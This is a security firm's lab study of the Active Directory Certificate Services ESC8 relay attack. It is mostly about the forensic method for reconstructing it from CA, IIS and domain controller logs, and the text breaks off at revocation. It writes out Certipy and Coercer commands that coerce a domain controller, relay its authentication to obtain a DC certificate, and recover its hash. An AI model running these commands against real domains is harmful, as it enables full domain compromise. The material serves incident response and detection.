
IONSEC’s threat research team reconstructs identity-based intrusions in the field, where the attack is long over and only the evidence remains. This lab study documents the exact forensic method we apply to one of the most dependable escalation paths we still encounter: ADCS ESC8.
Microsoft has spent two years telling everyone NTLM is on the way out. The deprecation is real, Windows Server 2025 ships with defaults that break the classic relay path, and the messaging is confident. None of it helped the kind of estate we see most often — the one running 2019 and 2022 domain controllers, which will hand a low-privilege user the krbtgt hash in under ten minutes.
This report walks the full chain end to end against a lab we built: from a coerced authentication, to a forged domain controller certificate, to full domain compromise. Then it does the part that matters more — it shows exactly what the attack leaves behind, and how a responder reconstructs it from the evidence. ESC8 has been public since 2021, so proving the technique works is not the point. The point is the forensics, and the specific places where most environments are blind.
The offensive stages are deliberately brief. The weight of the document is on the investigation
01 · Why this still matters
Active Directory remains where intrusions end. Mandiant estimates that roughly 90 percent of its incident response engagements involve Active Directory in some way — whether as the initial vector, the persistence mechanism, or the escalation path.1 Sophos, reviewing 661 incident response and MDR cases handled between November 2024 and October 2025, found that 67 percent of incidents were rooted in identity-related attacks.[^2] Verizon’s 2025 DBIR found credential abuse was the single most common way into a breach at 22 percent, and stolen credentials featured in 88 percent of basic web application attacks.[^3] NTLM relay is one of the most reliable ways to convert a single foothold into all of those outcomes at once.
~90%67%88%of IR engagements involve Active Directoryof 2025 incidents rooted in identity attacksof web-app attacks used stolen credentialsMandiantSophos AAR 2026Verizon DBIR 2025
It is not theoretical. Microsoft patched CVE-2025-24054 in March 2025 — an NTLM hash disclosure flaw that fires when a user merely browses to a folder containing a malicious .library-ms file. Check Point Research observed exploitation against government targets in Poland and Romania within roughly eight days of the patch, and CISA added it to the Known Exploited Vulnerabilities catalog soon after.[^4][^5] Analysis tied the exfiltrated hashes to infrastructure previously associated with APT28 (Fancy Bear / Forest Blizzard), though that attribution remains circumstantial. The tooling that drives the relay chain — Certipy and Coercer — is actively maintained. This is a live technique.
02 · The deprecation timeline, and why it does not save you
Microsoft’s NTLM retirement runs in three phases. Phase one is already present in Windows 11 24H2 and Server 2025, adding enhanced auditing and disabling NTLMv1 by default. Phase two, expected in the second half of 2026, uses IAKerb and a local KDC to reduce NTLM fallback. Phase three, targeted for October 2026, sets BlockNTLMv1SSO to enforce.
The detail that undoes the reassurance: phase three blocks NTLMv1 single sign-on, while NTLMv2 — the version every relay attack in this report uses — remains. There is no committed date for its removal, because legacy applications, workgroup systems, appliances with frozen firmware, and cross-forest trusts still depend on it. The estate most exposed to relay is the one running 2019 and 2022, not 2025. Build detections for the environment you operate, not the one on the roadmap.
03 · How the attack works
NTLM is a challenge-and-response protocol. The client requests authentication, the server returns an eight-byte challenge, and the client returns a response computed from that challenge and the account’s password hash. The structural flaw is that the server accepting the authentication is not cryptographically bound to the server that issued the challenge. An adversary in the middle forwards the negotiation to a different target, relays the challenge back to the victim, captures the response, and replays it. The target issued the challenge and received a valid response, so nothing appears wrong — and the adversary holds a session as the victim.
Signing defeats this, because SMB signing and LDAP channel binding tie the authentication to the transport channel. HTTP carries no such requirement, and Active Directory Certificate Services runs its web enrollment over HTTP. That is the gap ESC8 drives through, and it is the reason ESC8 has outlived every other relay target. There is no signing control to enable for plain HTTP.

Figure 1: ESC8 attack path: coercion to krbtgt.
04 · The lab
Three hosts on one subnet, plus a low-privilege account. Nothing exotic — which is the point.

Figure 2: Lab environment.

Figure 3: Lab topology and ESC8 attack path.
05 · Stage 1 — Locate the vulnerable CA
Certipy’s find with -vulnerable enumerates the certificate authorities and templates and flags what is abusable. One command answers whether the domain has an ESC8 exposure.
certipy find -u '[email protected]' -p '<password>' -dc-ip 172.16.19.3 -vulnerable -stdoutIn the lab it returned immediately. lab-WS01-CA has Web Enrollment enabled, Request Disposition set to Issue, and Enforce Encryption for Requests disabled. Certipy flags two issues at once. ESC8, because web enrollment is on and the CA issues on request — precisely the condition for HTTP relay. ESC11, because encryption is not enforced for the ICPR RPC certificate-request interface, which opens a second relay path over RPC and DCOM rather than HTTP. ESC11 matters for the investigation later, because that path never touches IIS and therefore leaves no web log. For this walkthrough we took the HTTP path.

Figure 4: Certipy flags the CA as vulnerable to ESC8 and ESC11.
A quick confirmation that web enrollment is reachable and negotiating NTLM:
curl -I http://172.16.19.5/certsrv/
# HTTP 401 with a WWW-Authenticate: NTLM header confirms a relay-capable endpoint
06 · Stage 2 — Relay and coerce
Older writeups pair ntlmrelayx with a separate coercion tool. Certipy now integrates the relay, so the current form is two tools in two terminals: certipy relay listening, and Coercer forcing the DC to authenticate to it.
Terminal one — the relay, pointed at the CA and requesting a certificate on the DomainController template:
sudo certipy relay -target 172.16.19.5 -template DomainController
# [*] Targeting http://172.16.19.5/certsrv/certfnsh.asp (ESC8)
# [*] Listening on 0.0.0.0:445
Terminal two — the coercion. Coercer walks the known primitives and forces LAB-DC$ to authenticate back to the attacker:
coercer coerce -l 172.16.19.19 -t 172.16.19.3 -u 'blwasp' -p '<password>' -d lab.local --always-continueIn this run Coercer triggered on MS-RPRN (the Print System Remote protocol, the original PrinterBug) and on MS-EVEN (the EventLog remoting protocol), both returning NO_AUTH_RECEIVED — which is how Coercer reports that the coercion call went through and the DC is now reaching out. The moment the DC authenticates, Certipy catches it, relays it to the CA over HTTP, and the CA issues a certificate for DC\LAB-DC$:
[*] Got certificate with DNS Host Name 'lab-dc.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab-dc.pfx'
Hold this thought. Note the middle line. Certificate has no object SID is not cosmetic — it becomes central to the investigation, and to whether the whole chain even works on a patched DC. We return to it in Section 12.

Figure 5: certipy relay and Coercer: coercing the DC and relaying to a DC certificate.
We now hold a certificate for the domain controller’s machine account, signed by the organization’s own CA, obtained as an unprivileged user.
07 · Stage 3 — Certificate to hash
A machine certificate is equivalent to the machine’s credentials. Certipy’s auth presents the PFX to obtain a Kerberos TGT and, via UnPAC-the-hash, recovers the account’s NT hash.

Figure 6: The DC certificate yields a Kerberos TGT and the LAB-DC$ NT hash via certipy auth.
08 · What it looks like on the wire
Packet capture is a luxury you rarely have during a real investigation, but in the lab it makes the chain legible. Filtering on ntlmssp lines up the authentication story end to end.

Figure 7: The relay on the wire: coerced LAB-DC$ NTLM auth relayed to the CA’s certfnsh.asp.
Two facts in that capture are the entire detection thesis. First, DC\LAB-DC$ authenticating outbound to a workstation address is backwards — domain controllers do not initiate NTLM to arbitrary hosts. Second, that machine account’s authentication appearing in an HTTP request to /certsrv/certfnsh.asp from a non-DC source is ESC8 in a single line, because a domain controller that enrolls legitimately does so from its own address through DCOM auto-enrollment, never over HTTP from a workstation.
The DCSync is visible too. Filtering the DRSUAPI traffic from the DC back to the attacker shows the encrypted replication response carrying the credential data.

Figure 8: DCSync on the wire: the DC returns encrypted replication data to the attacker over DRSUAPI.
09 · The forensic method
This is where the report earns its keep. A relay leaves no payload on disk and no shellcode. You reconstruct it from its consequences — and those consequences are spread across two hosts with two different access requirements. The certificate database and the issuance events live on the CA. The Kerberos evidence lives on the DC. A single foothold on one does not give you the other, and knowing where each artifact lives is half the work.
Everything below runs from a native prompt. No SIEM, no agent, no third-party rule engine.
10 · Correcting a common mistake about Event 4887
A great deal of published guidance claims that Event 4887 shows a certificate issued to a machine account from a non-DC source IP, and treats that event as a self-contained detection. The logic is right but the mechanism is wrong — and getting it wrong will send an analyst looking for a field that does not exist.
Event 4887 records the issuance itself: the Request ID, the requester account, the disposition, the subject, and the template. It does not reliably carry the client’s network address. To establish where the request originated, you correlate the 4887 by its Request ID and timestamp against one of two sources. For the HTTP path, the CA’s IIS logs record the true client address on the POST to certfnsh.asp. For any relayed NTLM, the CA also logs a 4624 Type 3 network logon for the machine account whose source address is the relay host. So the method is: 4887 tells you what was issued and to whom; the IIS log or the 4624 tells you where it came from. State it that way and your report survives scrutiny.
Enable Certificate Services auditing first, because none of these CA events exist by default:
certutil -setreg CA\AuditFilter 127
auditpol /set /subcategory:"Certification Services" /success:enable /failure:enable
net stop certsvc && net start certsvc
Pull the issuance events on the CA:
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4887} | Format-List TimeCreated, MessageField note. In the lab we enabled Certificate Services auditing before running the chain, so the issuance events were captured. On a real engagement this is the fork in the road: if auditing was on beforehand you get this event; if it was not, it never existed and the CA database is your only record. In the lab we reached the CA by pass-the-hash; on a real engagement you would use legitimate CA-admin access.

Figure 9: Accessing the CA (WS01) to enable Certificate Services auditing and pull the 4887 issuance events.
Then recover the true source from the CA’s web logs — the correction in practice:

Figure 10: The IIS log reveals the true source: LAB-DC$ enrolling over HTTP from the attacker (172.16.19.19).
11 · The certificate serial — the pivot that ties it together
The single strongest artifact in this investigation is a serial number, because it links the certificate to the Kerberos ticket it produced — with no dependence on source IP at all.
Start from the CA database, which is authoritative and maps everything to a serial:

Figure 11: The CA database ties the request to its certificate serial — the pivot into the DC’s Kerberos logs.
Take that serial to the domain controller. When the attacker used the certificate to obtain a TGT, the DC logged Event 4768 with a Certificate Information block containing the issuer, serial number, and thumbprint of the certificate presented:

Figure 12: The DC’s 4768 PKINIT event: LAB-DC$ obtains a TGT with the relayed certificate from the attacker’s address.
12 · The “no object SID” line — and why 2026 changes the calculus
Return to the Certificate has no object SID warning from the certipy relay output in Stage 2. It is the most important detail in the capture, and almost every writeup scrolls past it.
Since KB5014754, a CA embeds the requester’s SID into issued certificates through the szOID_NTDS_CA_SECURITY_EXT extension, and domain controllers enforce that binding through the StrongCertificateBindingEnforcement value under HKLM\SYSTEM\CurrentControlSet\Services\Kdc — where 0 is disabled, 1 is compatibility, and 2 is full enforcement. A certificate obtained through relayed web enrollment carries no such SID, which is exactly why Certipy prints the warning. Under full enforcement, a domain controller should refuse to map that certificate to the account, and the whole ESC8 chain would stall at certipy auth.
You can see the problem in the certificate itself. Decode the PFX and two things stand out, along with one thing conspicuously missing:

Figure 13: The relayed certificate: DC in the SAN and client-auth EKU, but no SID security extension.

Figure 14: Confirming the missing SID: grepping for the szOID_NTDS_CA_SECURITY_EXT OID returns nothing.
The certificate authenticates as the domain controller through the DNS name in its SAN, and it is valid for client authentication — all PKINIT requires. What it does not have is a SID security extension. There is no cryptographic binding to LAB-DC$ at all, only the implicit DNS name. Strong certificate binding exists precisely to reject that kind of implicit mapping.
That is the theory. Whether it stops the attack comes down to one registry value on the domain controller, and confirming it takes one command:
reg query "HKLM\SYSTEM\CurrentControlSet\Services\Kdc" /v StrongCertificateBindingEnforcementThe value is absent, and the KDC does not publish the strong-mapping audit events (39, 40, 41) on this build either. So the certificate has no SID to bind, and the DC has no enforcement to demand one. The relayed certificate was accepted silently, and the attacker walked straight through to a TGT. This is not an edge case — it is the state most 2019 and 2022 estates still run in, and it is the reason ESC8 remains so dependable in the field.
Measure your own exposure. The outcome flips entirely on that one registry value. On a fully patched DC with StrongCertificateBindingEnforcement set to 2, the same certipy auth should fail — rejected for the missing SID binding — and the KDC should log the mapping failure. Set it to 1 and the logon still succeeds but the warning is written, giving you a detection signal without breaking anything. Running the chain against all three states and recording that certipy auth succeeds at 0 and 1 but fails at 2 is the single most useful thing a defender can take from this report. It is the difference between assuming you are covered and knowing it.
13 · The timeline
Lay the records on one line and watch them collapse onto a single certificate and a single source inside a one-minute window. This table — built by hand from the queries above — is the deliverable of the investigation.

Figure 15: Reconstructed attack timeline: one machine account, two hosts, roughly one minute.
One serial, one attacker address, a coherent sequence across two hosts, and no vendor product involved. The DCSync itself was visible only on the wire and in the attacker’s tooling, because the attacker replayed the certificate as the domain controller’s own machine account, and that replication blends into legitimate directory activity. That is why the certificate-serial pivot carries this investigation rather than a replication event.
14 · The truth about remediation, demonstrated
Resetting the compromised account’s password does nothing to the stolen certificate. PKINIT authenticates the certificate, not the password, so the reset changes nothing that matters to the attacker.

Figure 16: The certificate survives a password reset: after resetting LAB-DC$, certipy auth still returns a TGT and the NT hash.
Revocation is the actual control — but on its own it is not immediate. Revoke the certificate on the CA and publish the CRL:
